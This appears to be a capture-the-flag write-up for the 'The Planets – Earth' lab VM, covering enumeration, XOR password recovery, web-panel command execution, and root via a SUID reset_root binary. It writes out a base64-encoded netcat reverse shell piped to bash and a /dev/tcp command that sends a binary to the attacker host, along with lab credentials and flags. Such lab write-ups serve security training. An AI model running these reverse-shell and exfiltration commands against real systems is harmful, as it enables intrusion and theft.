* we have the encryption key which is testdata.txt and which can be use to decrypt the messages
* we know that there is admin page in the earth.local/admin so maybe we can figure out a way to log into it when we decrypt the message





So here we get the user name: terra and password: earthclimatechangebad4humans

And lets go to the login page earth.local/admin











Okay we got the flag file  
cat /var/earth\_web/user\_flag.txt




[user\_flag\_3353b67d6437f07ba7d34afd7d2fc27d]

**Connecting to the target system for getting the root access**

**Find SUID binaries**


****

**Reset\_root will help to set the root**


****


**echo 'bmMgLWUgL2Jpbi9iYXNoIDEwLjAuMi40IDQ0NDQK' |base64 -d | bash**







cat /usr/bin/reset\_root > /dev/tcp/10.0.2.4 /3333







Okay we got the root access





[root\_flag\_b0da9554d29db2117b02aa8b66ec492e]

Got both the flag

**“The Planets – Earth” VM: Quick-Look Summary**

1. **Discovery & Scanning**
   * Use netdiscover to locate the host (e.g., 10.0.2.11).
   * Full port sweep with nmap -sC -sV -p- reveals SSH (22) and HTTPS (443).
2. **Virtual-Host Enumeration**
   * Browsing https://10.0.2.11 exposes a Fedora test page.
   * Inspecting the TLS certificate discloses hidden domains earth.local and terratest.earth.local; add them to /etc/hosts.
3. **Web Content Brute-Force**
   * dirb uncovers /admin on **earth.local** and /robots.txt on **terratest.earth.local**.
   * robots.txt links to testingnotes.txt, which hints at an XOR-encrypted password, a key file (testdata.txt), and the username **terra**.
4. **Password Recovery**
   * XOR the landing-page ciphertext with testdata.txt in CyberChef to obtain the password **earthclimatechangebad4humans**.
5. **Initial Foothold**
   * Log in at https://earth.local/admin (terra / recovered password).
   * The admin panel’s “Run Command” field executes shell commands as the web-server user (*apache*).
   * Deliver a base64-encoded reverse-shell, decode and pipe to bash, then catch it with nc -lvnp 4444.
6. **User Flag**
   * Inside the shell: cat /var/earth\_web/user\_flag.txt → first flag.
7. **Privilege Escalation**
   * find / -perm -u=s -type f reveals a custom SUID binary /usr/bin/reset\_root.
   * Download it, analyse with ltrace; binary only works if three temporary marker files exist.
   * Create those files (touch /tmp/.earth /tmp/.terra /tmp/.climate) and run the binary: it resets root’s password to **Earth**.
8. **Root Access & Flag**
   * su root (password *Earth*) → root shell.
   * cat /root/root\_flag.txt → final flag.

**Outcome:** user and root flags captured, complete control gained over the Earth VM via a web-panel RCE and a misconfigured SUID helper.